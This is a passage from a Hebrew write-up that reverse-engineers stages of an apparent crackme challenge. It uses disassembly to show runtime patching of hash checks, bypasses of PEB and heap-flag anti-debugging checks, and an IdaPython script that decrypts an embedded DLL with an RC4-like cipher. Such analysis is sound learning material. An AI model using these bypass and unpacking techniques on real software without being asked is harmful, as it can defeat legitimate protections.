.text:0091112F E8 2C 00 00 00                  call    sub_911160      ; d4d_decryptDll
```

הסיבה שקראנו לפונקציה d4d_decryptDll זה בגלל שהפונקציה d4d_loadDll טוענת DLL לזיכרון ולוקחת ממנו איזה פונקציה שנזכיר עוד מעט. כפי שרואים בתמונה למטה מתבצע חישוב שמפענח את ה-encodedDLL:

```
.text:00923828
.text:00923828                          d4d_decryptDll:                         ; DATA XREF: d4d_overwriteFuncTo
.text:00923828 85 F6                                    test    esi, esi
.text:0092382A 75 02                                    jnz     short loc_92382E
.text:0092382C 14 40                                    adc     al, 40h
.text:0092382E
.text:0092382E                          loc_92382E:                             ; CODE XREF: .text:0092382ATj
.text:0092382E 33 07                                    xor     eax, [edi]
.text:00923830 89 06                                    mov     [esi], eax
.text:00923832 89 C2                                    mov     edx, eax
.text:00923834 B8 04 00 00 00                           mov     eax, 4
.text:00923839 75 02                                    jnz     short loc_92383D
.text:00923839                          ; ---------------------------------------------------------------------------
.text:0092383B 81                                       db 81h
.text:0092383C C2                                       db 0C2h ; _
.text:0092383D                          ; ---------------------------------------------------------------------------
.text:0092383D
.text:0092383D                          loc_92383D:                             ; CODE XREF: .text:00923839Tj
.text:0092383D                                                                  ; .text:00923851Jj
.text:0092383D 39 C8                                    cmp     eax, ecx
.text:0092383F 75 07                                    jnz     short loc_923848
.text:00923841 87 74 24 04                              xchg    esi, [esp+4]
.text:00923845 FF E6                                    jmp     esi             ; d4d_loadDll
.text:00923845                          ; ---------------------------------------------------------------------------
.text:00923847 B8                                       db 0B8h
.text:00923848                          ; ---------------------------------------------------------------------------
.text:00923848
.text:00923848                          loc_923848:                             ; CODE XREF: .text:0092383FTj
.text:00923848 33 14 07                                 xor     edx, [edi+eax]
.text:0092384B 89 14 06                                 mov     [esi+eax], edx
.text:0092384E 83 C0 04                                 add     eax, 4
.text:00923851 EB EA                                    jmp     short loc_92383D
```

בפונקציה d4d_loadDll מנסים לטעון את הקובץ DLL בעזרת הפונקציה LoadLibraryA:

```
.text:0091105A
.text:0091105A                          loc_91105A:                             ; CODE XREF: d4d_loadDll+4DTj
.text:0091105A 56                                       push    esi             ; hObject
.text:0091105B FF 15 10 40 93 00                        call    ds:CloseHandle
.text:00911061
.text:00911061
.text:00911061 68 F4 94 93 00                           push    offset LibFileName ; "GettingSchwifty.bat"
.text:00911066 FF 15 0C 40 93 00                        call    ds:LoadLibraryA
.text:0091106C 5E                                       pop     esi
.text:0091106D
.text:0091106D
.text:0091106D 85 C0                                    test    eax, eax
.text:0091106F 75 0B                                    jnz     short loc_91107C
.text:00911071
.text:00911071
.text:00911071 68 86 00 00 00                           push    86h             ; uExitCode
.text:00911076 FF 15 1C 40 93 00                        call    ds:ExitProcess
```

מכיוון שהסיסמא שהכנסנו לא הייתה נכונה, הקובץ DLL לא ייטען כי לא קיבלנו קובץ DLL. ה-Hash של הסיסמא שהכנסנו הוא המפתח כדי לפענח את הקובץ DLL. יש דרך לדעת מה היה ה-Hash.

אנחנו יודעים איך קובץ DLL מתחיל, הרי יש לנו גם את הבאפר המקודד, אז ניקח את ה-4 בתים מהבאפר המקודד ונבצע XOR עם ה-4 בתים הידועים שאיתם מתחיל ה-DLL וככה נגיע אל ההאש הנכון שצריכה להיות הסיסמא. ה-4 בתים ראשונים של הבאפר הם: 0xE80285B5. ה-4 בתים ראשונים של קובץ ה-DLL הם: 0x00905A4D. על ידי ביצוע:

0xE80285B5 ^ 0x00905A4D = 0xE892DFF8

נקבל את ה-Hash הנכון של הסיסמא.

על מנת לקבל את הקובץ DLL אנחנו יכולים לנסות לבצע ברוט פורס ולנסות להגיע להאש הזה או לעשות שינוי ב-runtime עם הדיבאגר כדי לקבל את ההאש הזה.

הדרך שנבחרה הייתה לשנות את ההאש בזמן ריצה ל-0xE892DFF8. לאחר שההאש הנכון התקבל, קיבלנו קובץ DLL כפי שניתן לראות בתמונה למטה:

```
00338970  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ.........ÿÿ..
00338980  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00338990  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
003389A0  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
003389B0  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
003389C0  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
003389D0  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
003389E0  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
003389F0  CC 21 09 84 88 40 67 D7 88 40 67 D7 88 40 67 D7  Ì!...@gx.@gx.@gx
00338A00  3C DC 96 D7 81 40 67 D7 3C DC 94 D7 FE 40 67 D7  <Ü.x.@gx<Ü.xþ@gx
00338A10  3C DC 95 D7 90 40 67 D7 B3 1E 64 D6 99 40 67 D7  <Ü.x.@gx*.dÖ.@gx
00338A20  B3 1E 62 D6 9E 40 67 D7 B3 1E 63 D6 87 40 67 D7  *.bÖ.@gx*.cÖ.@gx
00338A30  55 BF AC D7 8B 40 67 D7 88 40 66 D7 DE 40 67 D7  U¿¬x.@gx.@fxÞ@gx
00338A40  1F 1E 6E D6 8A 40 67 D7 88 40 67 D7 89 40 67 D7  ..nÖ.@gx.@gx.@gx
00338A50  1F 1E 67 D6 89 40 67 D7 1A 1E 98 D7 89 40 67 D7  ..gÖ.@gx...x.@gx
00338A60  1F 1E 65 D6 89 40 67 D7 52 69 63 68 88 40 67 D7  ..eÖ.@gxRich.@gx
00338A70  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 06 00  ........PE..L...
00338A80  EA BB 00 59 00 00 00 00 00 00 00 00 E0 00 02 21  ê».Y........à..!
00338A90  0B 01 0E 00 00 AC 00 00 00 82 00 00 00 00 00 00  .....¬..........
00338AA0  9D 17 00 00 00 10 00 00 00 C0 00 00 00 00 00 10  .........À......
00338AB0  00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00  ................
```

אחרי שטוענים את הקובץ DLL, מגיעים לפונקציה exported בשם Piper_16

```
.text:737913C0                 public Piper_16
.text:737913C0 Piper_16        proc near               ; DATA XREF: .rdata:off_737A1178↓o
.text:737913C0
.text:737913C0 NumberOfBytesWritten= dword ptr -18h
.text:737913C0 var_14          = dword ptr -14h
.text:737913C0 NumberOfBytesRead= dword ptr -10h
.text:737913C0 Buffer          = byte ptr -0Ch
.text:737913C0 var_4           = byte ptr -4
.text:737913C0
.text:737913C0                 push    ebp
.text:737913C1                 mov     ebp, esp
.text:737913C3                 and     esp, 0FFFFFFF8h
.text:737913C6                 sub     esp, 1Ch
.text:737913C9                 push    esi
.text:737913CA                 push    0               ; hTemplateFile
.text:737913CC                 push    0               ; dwFlagsAndAttributes
.text:737913CE                 push    3               ; dwCreationDisposition
.text:737913D0                 push    0               ; lpSecurityAttributes
.text:737913D2                 push    3               ; dwShareMode
.text:737913D4                 push    GENERIC_WRITE or GENERIC_READ ; dwDesiredAccess
.text:737913D9                 push    offset FileName ; "\\\\.\\pipe\\flumbus_channel"
.text:737913DE                 call    ds:CreateFileA
```

הפונקציה הזו מנסה לפתוח PIPE אך אין באמת PIPE כזה, באתגר הזה מצפים שנחשוב מחוץ לקופסא כדי להגיע אל הפתרון, לאחר שממשיכים לעבור על הקוד מגיעים לקטע הבא:

```
.text:737913E4                 push    0               ; lpOverlapped
.text:737913E6                 mov     esi, eax
.text:737913E8                 mov     [esp+24h+NumberOfBytesWritten], 0
.text:737913F0                 lea     eax, [esp+24h+NumberOfBytesWritten]
.text:737913F4                 push    eax             ; lpNumberOfBytesWritten
.text:737913F5                 push    20h             ; nNumberOfBytesToWrite
.text:737913F7                 push    offset aWhatIsCoolerTh ; "What is cooler than being cool?"
.text:737913FC                 push    esi             ; hFile
.text:737913FD                 call    ds:WriteFile
.text:73791403
.text:73791403
.text:73791403                 xor     eax, eax
.text:73791405                 mov     [esp+20h+NumberOfBytesRead], 0
.text:7379140D                 push    eax             ; lpOverlapped
.text:7379140E                 mov     dword ptr [esp+24h+Buffer+1], eax
.text:73791412                 mov     word ptr [esp+24h+Buffer+5], ax
.text:73791417                 mov     [esp+24h+Buffer+7], al
.text:7379141B                 lea     eax, [esp+24h+NumberOfBytesRead]
.text:7379141F                 push    eax             ; lpNumberOfBytesRead
.text:73791420                 push    8               ; nNumberOfBytesToRead
.text:73791422                 lea     eax, [esp+2Ch+Buffer]
.text:73791426                 mov     [esp+2Ch+Buffer], 0
.text:7379142B                 push    eax             ; lpBuffer
.text:7379142C                 push    esi             ; hFile
.text:7379142D                 call    ds:ReadFile
```

אנחנו רואים שיש פה שאלה ואחרי זה מנסים לקרוא מה-pipe אך בגלל שאין באמת pipe ייקראו 0 בתים.

לפי הפונקציה ReadFile הוא מנסה לקרוא 8 בתים.

לאחר מכן הוא ממיר את האותיות הקטנות לאותיות גדולות:

```
.text:73791433                 lea     ecx, [esp+20h+Buffer]
.text:73791437
.text:73791437 loc_73791437:                           ; CODE XREF: Piper_16+8C↓j
.text:73791437                 mov     al, [ecx]
.text:73791439                 cmp     al, 61h
.text:7379143B                 jb      short loc_73791445
.text:7379143D
.text:7379143D
.text:7379143D                 cmp     al, 7Ah
.text:7379143F                 ja      short loc_73791445
.text:73791441
.text:73791441
.text:73791441                 and     al, 5Fh
.text:73791443                 mov     [ecx], al
.text:73791445
.text:73791445 loc_73791445:                           ; CODE XREF: Piper_16+7B↑j
.text:73791445                                         ; Piper_16+7F↑j
.text:73791445                 inc     ecx
.text:73791446                 lea     eax, [esp+20h+var_4]
.text:7379144A                 cmp     ecx, eax
.text:7379144C                 jnz     short loc_73791437
```

בסוף מנסים לפענח את הבלוק בזיכרון ומבצעים האש על הבלוק שפוענח, אם ההאש יהיה נכון נקבל את הסיסמא.

```
.text:73791451                 mov     [esp+28h+var_14], 8
.text:73791459                 lea     eax, [esp+28h+Buffer]
.text:7379145D                 lea     ecx, [esp+28h+NumberOfBytesWritten]
.text:73791461                 mov     [esp+28h+NumberOfBytesWritten], eax
.text:73791465                 call    d4d_decryptPassBuf
.text:7379146A
.text:7379146A
.text:7379146A                 call    d4d_calcHash
.text:7379146F                 cmp     eax, 55B8B000h
.text:73791474                 jz      short loc_7379148B
.text:73791476
.text:73791476
.text:73791476                 push    offset aOhManYouNeedTo ; "Oh Man, you need to work on work music "...
.text:7379147B                 call    _puts
.text:73791480                 add     esp, 4
.text:73791483                 push    0               ; uExitCode
.text:73791485                 call    ds:ExitProcess
.text:7379148B ; ---------------------------------------------------------------------------
.text:7379148B
.text:7379148B loc_7379148B:                           ; CODE XREF: Piper_16+B4↑j
.text:7379148B                 mov     eax, offset PassBuf
.text:73791490                 pop     esi
.text:73791491                 mov     esp, ebp
.text:73791493                 pop     ebp
.text:73791494                 retn
.text:73791494 Piper_16        endp
```

הבאפר שמכיל את הסיסמא שאנחנו צריכים מוצפן עם משהו שדומה ל-RC4, אבל זה לא RC4...


להלן המימוש של ההצפנה:

```
65  tmp = 0
66  pos = 0
67  newbuf = ""
68  box = []
69  for i in range(0x100):
70      box.append(i)
71
72  for i in range(0x100):
73      pos = (pos + ord(key[i%8]) + box[i]) &0xff
74      tmp = box[i]
75      box[i] = box[pos]
76      box[pos] = tmp
77
78  pos = 0
79  k = 0
80  for i in range(len(buf)):
81      tmp = (pos + 1) & 0xff
82      pos = (box[tmp] + k) & 0xff
83      k = tmp
84      pos1 = (box[pos] + box[tmp]) & 0xff
85      buf[i] ^=box[pos1]
86
87  print buf
```


בכדי לדעת מה הסיסמא יש שתי דרכים: או לבצע ברוט פורס בתקווה שנקלע לסיסמא הנכונה או לנסות להסתכל על כל המחרוזות שקיבלנו בקוד ולהבין מה הכוונה. אחרי חיפוש קצר בגוגל של המחרוזת:

"What is cooler than being cool?"


הסתבר שמדובר בשיר ישן שלא הכרתי והתשובה שם לפי השיר הייתה Ice Cold... בכדי לקבל את המפתח Ice cold היה צריך לבצע Patch בקוד למשתנה Buffer, אותו משתנה שמנסים לקרוא לתוכו 8 תווים.




לאחר מכן פוענח ה-output שמכיל את הסיסמא.




בשלב השלישי, אם ננסה להגיע לפונקציה main כפי שמופיע ב-IDA נקבל את המצב הבא:



זה אומר שגם בשלב הזה כמו בשלב השני, נעשה שימוש ב-init_term בכדי להפריע לנתח את הקוד.



בטבלה הבאה יש שלוש פונקציות מעניינות:



נתחיל מהפונקציות של ה-Anti Debugging: בפונקציה הראשונה יש בדיקה האם יש דיבאגר בעזרת ה-PEB, (קיצור של Process Environment Block) זה מבנה שיש לכל process. כפי שרואים בתמונה ניגשים ל-fs:[30]+2 במידה וזה 0 אין דיבאגר, במידה וזה 1 זה אומר שיש דיבאגר.

על מנת לעקוף את ה-Anti Debug הזה, אפשר לשנות את הביט ל-0 ככה שיחשוב שאין דיבאגר או כמו בשלב השני לעשות patch ל-ret.

כפי שרואים במידה ויש דיבאגר הוא כותב על ה-0x3000 בתים ראשון ב-main 0x90 שזה NOP:

```
.text:00CE17F0 ; =============== S U B R O U T I N E =======================================
.text:00CE17F0
.text:00CE17F0 ; Attributes: noreturn
.text:00CE17F0
.text:00CE17F0 ; DWORD __stdcall d4d_antiDebugThread(LPVOID lpThreadParameter)
.text:00CE17F0 d4d_antiDebugThread proc near           ; DATA XREF: d4d_antidebug+6↓o
.text:00CE17F0
.text:00CE17F0 lpThreadParameter= dword ptr  4
.text:00CE17F0
.text:00CE17F0                 push    esi
.text:00CE17F1                 mov     esi, large fs:30h
.text:00CE17F8
.text:00CE17F8 loc_CE17F8:                            ; CODE XREF: d4d_antiDebugThread+C↓j
.text:00CE17F8                                        ; d4d_antiDebugThread+25↓j
.text:00CE17F8                 cmp     byte ptr [esi+2], 0
.text:00CE17FC                 jz      short loc_CE17F8
.text:00CE17FE
.text:00CE17FE
.text:00CE17FE                 push    3000h           ; size_t
.text:00CE1803                 push    90h             ; int
.text:00CE1808                 push    offset _main    ; void *
.text:00CE180D                 call    _memset
.text:00CE1812                 add     esp, 0Ch
.text:00CE1815                 jmp     short loc_CE17F8
.text:00CE1815 d4d_antiDebugThread endp
.text:00CE1815
```

הפונקציה השניה של האנטי דיבאג בודקת את ה-global flags, ברגע שיש דיבאגר אז יש שלושה דגלים של heap שדולקים:

Flag	Value
FLG_HEAP_ENABLE_TAIL_CHECK	0x10
FLG_HEAP_ENABLE_FREE_CHECK	0x20
FLG_HEAP_VALIDATE_PARAMETERS	0x40
Total	0x70

וגם פה דורסים את ה-0x3000 בתים הראשונים בפונקציית main עם 0x90:

```
.text:00CE1840 d4d_antiDebugThread_0 proc near         ; DATA XREF: d4d_antidebug_0+6↓o
.text:00CE1840
.text:00CE1840 lpThreadParameter= dword ptr  4
.text:00CE1840
.text:00CE1840                 push    esi
.text:00CE1841                 mov     esi, large fs:30h
.text:00CE1848
.text:00CE1848 loc_CE1848:                            ; CODE XREF: d4d_antiDebugThread_0+C↓j
.text:00CE1848                                        ; d4d_antiDebugThread_0+25↓j
.text:00CE1848                 test    byte ptr [esi+68h], 70h
.text:00CE184C                 jz      short loc_CE1848
.text:00CE184E                 push    3000h           ; size_t
.text:00CE1853                 push    90h             ; int
.text:00CE1858                 push    offset _main    ; void *
.text:00CE185D                 call    _memset
.text:00CE1862                 add     esp, 0Ch
.text:00CE1865                 jmp     short loc_CE1848
.text:00CE1865 d4d_antiDebugThread_0 endp
```

בפונקציה השלישית טוענים קובץ DLL לזיכרון אחרי שמפענחים אותו עם ההצפנה הזו שדומה ל-RC4 בדומה לשלב השני.

בתמונה זו מקבלים את המפתח ל-DLL המוצפן ואת הקובץ DLL שאותו צריך לפענח:

```
.text:00CE1250
.text:00CE1250 loc_CE1250:                             ; CODE XREF: d4d_loadDllToMemory+16↑j
.text:00CE1250                 push    ecx
.text:00CE1251                 push    offset keyForBuf
.text:00CE1256                 lea     ecx, [esp+18h+var_8]
.text:00CE125A                 call    sub_CE16B0
.text:00CE125F
.text:00CE125F
.text:00CE125F                 push    0C00h
.text:00CE1264                 push    offset dllFile
.text:00CE1269                 call    sub_CE15E0
.text:00CE126E
```

אם עוברים על כל הפונקציות בתוכו נמצא את הפונקציה VirtualAlloc כמו שניתן לראות בתמונה הבאה:

```
.text:00CE13E5
.text:00CE13E5                 mov     esi, [ebp+var_28]
.text:00CE13E8                 push    40h             ; flProtect
.text:00CE13EA                 push    3000h           ; flAllocationType
.text:00CE13EF                 push    dword ptr [esi+50h] ; dwSize
.text:00CE13F2                 push    eax             ; lpAddress
.text:00CE13F3                 call    ds:VirtualAlloc
.text:00CE13F9                 mov     PEFile, eax
.text:00CE13FE
.text:00CE13FE
.text:00CE13FE                 test    eax, eax
.text:00CE1400                 jz      loc_CE1572
.text:00CE1406
.text:00CE1406
.text:00CE1406                 push    dword ptr [esi+54h] ; size_t
.text:00CE1409                 push    offset dllFile  ; void *
.text:00CE140E                 push    eax             ; void *
.text:00CE140F                 call    _memmove
.text:00CE1414                 movzx   eax, word ptr [esi+14h]
.text:00CE1418                 add     esp, 0Ch
.text:00CE141B                 movzx   ebx, word ptr [esi+6]
.text:00CE141F                 add     eax, esi
.text:00CE1421                 mov     [ebp+var_4], eax
.text:00CE1424                 test    ebx, ebx
```

כפי שניתן לראות אחרי ההקצאה מעתיקים את הקובץ DLL.

באותה הזדמנות גם בוצע שימוש ב-010 editor כדי לשמור את הקובץ DLL לדיסק לפני שמבצעים את ההעלאה שלו לזיכרון ומשנים relocations וכו'.

יש אפשרות לכתוב סקריפט ב-IdaPython שיפענח בשבילנו את הקובץ DLL עם האלגוריתם של ההצפנה שהושג בשלב השני:

```
1   import struct
2
3   def crypt(buf, key):
4       tmp = 0
5       pos = 0
6       newbuf = ""
7       box = []
8       for i in range(0x100):
9           box.append(i)
10
11      for i in range(0x100):
12          pos = (pos + ord(key[i%len(key)]) + box[i]) &0xff
13          tmp = box[i]
14          box[i] = box[pos]
15          box[pos] = tmp
16
17      pos = 0
18      k = 0
19      for i in range(len(buf)):
20          tmp = (pos + 1) & 0xff
21          pos = (box[tmp] + k) & 0xff
22          k = tmp
23          pos1 = (box[pos] + box[tmp]) & 0xff
24          buf[i] ^=box[pos1]
25
26      return buf
27
28  key = "\xB7\x9F\x0F\xEE\x8B\xB9\x70\x44\xA7\x7C\xB5\xBF\xD3\x4B\xEA\xD4"
29  addr = ScreenEA() #the cursor of the enrypted dll buffer
30  buf = ""
31  for i in xrange(768): # size of dll in dwords
32      buf += struct.pack("<I",Dword(addr+i*4))
33
34  with open("mydll.dll", "wb") as fp:
35      fp.write(crypt(bytearray(buf), key))
36      print "dll written to disk"
```

לאחר שניתחנו את כל מה שנמצא ב-init_term אפשר לחזור לפונקציה main, אחרי שעשינו Patch לשתי הפונקציות האלה כמו שרואים בתמונה.

```
00CE17F0    C3                      ret
00CE17F1    64 8B 35 30 00 00 00    mov esi,dword ptr fs:[30]
00CE17F8    80 7E 02 00             cmp byte ptr ds:[esi+2],0
00CE17FC  ^ 74 FA                   je third.CE17F8
00CE17FE    68 00 30 00 00          push 3000
00CE1803    68 90 00 00 00          push 90
00CE1808    68 00 10 CE 00          push third.CE1000
00CE180D    E8 FE 0D 00 00          call third.CE2610
00CE1812    83 C4 0C                add esp,C
00CE1815  ^ EB E1                   jmp third.CE17F8
00CE1840    C3                      ret
00CE1841    64 8B 35 30 00 00 00    mov esi,dword ptr fs:[30]
00CE1848    F6 46 68 70             test byte ptr ds:[esi+68],70
00CE184C  ^ 74 FA                   je third.CE1848
00CE184E    68 00 30 00 00          push 3000
00CE1853    68 90 00 00 00          push 90
00CE1858    68 00 10 CE 00          push third.CE1000
00CE185D    E8 AE 0D 00 00          call third.CE2610
00CE1862    83 C4 0C                add esp,C
00CE1865  ^ EB E1                   jmp third.CE1848
```


לאחר מכן נחזור אל הפונקציית main. כאשר אנחנו מסתכלים על הפונקציית main אפשר לשים לב לדברים הבאים:

טוענים קובץ DLL וקוראים לפונקציה GetComputerNameW:

```
.text:00CE1035                lea     eax, [esp+28h+LibFileName]
.text:00CE1039                push    eax             ; lpLibFileName
.text:00CE103A                call    ds:LoadLibraryA
.text:00CE1040                mov     esi, eax        ; kernel32
.text:00CE1042                test    esi, esi
.text:00CE1044                jz      loc_CE10CA
.text:00CE104A
.text:00CE104A
.text:00CE104A                push    ecx
.text:00CE104B                lea     eax, [esp+2Ch+ProcName]
.text:00CE104F                mov     [esp+2Ch+ProcName], 0
.text:00CE1054                xorps   xmm0, xmm0
.text:00CE1057                mov     edx, offset unk_CFB791
.text:00CE105C                push    eax
.text:00CE105D                mov     ecx, offset aGetcomputernamew ; "GetComputerNameW"
.text:00CE1062                movups  [esp+30h+var_10], xmm0
.text:00CE1067                call    d4d_decodeStrings
.text:00CE106C                add     esp, 8
.text:00CE106F
.text:00CE106F
.text:00CE106F                lea     eax, [esp+28h+ProcName]
.text:00CE1073                push    eax             ; lpProcName
.text:00CE1074                push    esi             ; hModule
.text:00CE1075                call    ds:GetProcAddress
.text:00CE107B                test    eax, eax
.text:00CE107D                jz      short loc_CE10CA
.text:00CE107F
.text:00CE107F
.text:00CE107F                push    offset lpnSize
.text:00CE1084                push    offset lpBuffer
.text:00CE1089                call    eax
```

כאשר ניסינו להריץ את זה, לא הצלחנו לקבל את השם של המחשב, אחרי שכתבנו על ידי patch את שם המשתמש שלנו הבנו שהוא משתמש בשם הזה בתור מפתח להצפנה הזו שדומה ל-RC4 כמו שבוצע בשלב השני.

כמובן שהמפתח לא היה נכון, אז היה צריך לחשוב עוד קצת מה לעשות. זוכרים את הקובץ שטענו לזיכרון ב-init_term? זהו קובץ DLL מיוחד שמכיל גם פונקציה בשם GetComputerNameW...




קובץ ה-DLL שטוענים בקוד הוא GetComputerNameW של kernel32.dll אנחנו צריכים לגרום לקובץ DLL שהוקצה בתחילת התוכנית לרוץ. על מנת לעשות את זה משנים את call eax שיצביע לפונקציה שאנחנו רוצים לקרוא באמת.

זו הפונקציה GetComputerNameW הנכונה:

```
.text:00061000
.text:00061000                         ; BOOL __stdcall GetComputerNameW(LPWSTR lpBuffer, LPDWORD nSize)
.text:00061000                                 public GetComputerNameW
.text:00061000                         GetComputerNameW proc near              ; DATA XREF: .rdata:off_62088↓o
.text:00061000
.text:00061000                         computerName    = __m128i ptr -14h
.text:00061000                         lpBuffer        = dword ptr  8
.text:00061000                         nSize           = dword ptr  0Ch
.text:00061000
.text:00061000 55                              push    ebp
.text:00061001 8B EC                           mov     ebp, esp
.text:00061003 64 A1 30 00 00 00               mov     eax, large fs:30h
.text:00061009 83 EC 14                        sub     esp, 14h
.text:0006100C 8B 40 10                        mov     eax, [eax+10h]
.text:0006100F 8B 50 44                        mov     edx, [eax+44h]  ; filePath
.text:00061012 66 83 3A 20                     cmp     word ptr [edx], 20h
.text:00061016 74 18                           jz      short loc_61030
.text:00061018 0F 1F 84 00 00 00 00 00         nop     dword ptr [eax+eax+00000000h]
```


בפונקציה הזו ניגשים ל-PEB בכדי לקבל את ה-path של הקובץ, השורות הראשונות בקטע קוד מחפשות אם יש פרמטר בשורת הפקודה. המטרה היא למצוא את המחרוזת הנכונה בשורת הפקודה כדי לקבל את התוצאה שאנו רוצים.

כפי שרואים בקטע קוד הזה, מתבצעת השוואה בין התוצאה שיצאה לנו ל-מה שרוצים שיצא בקוד:

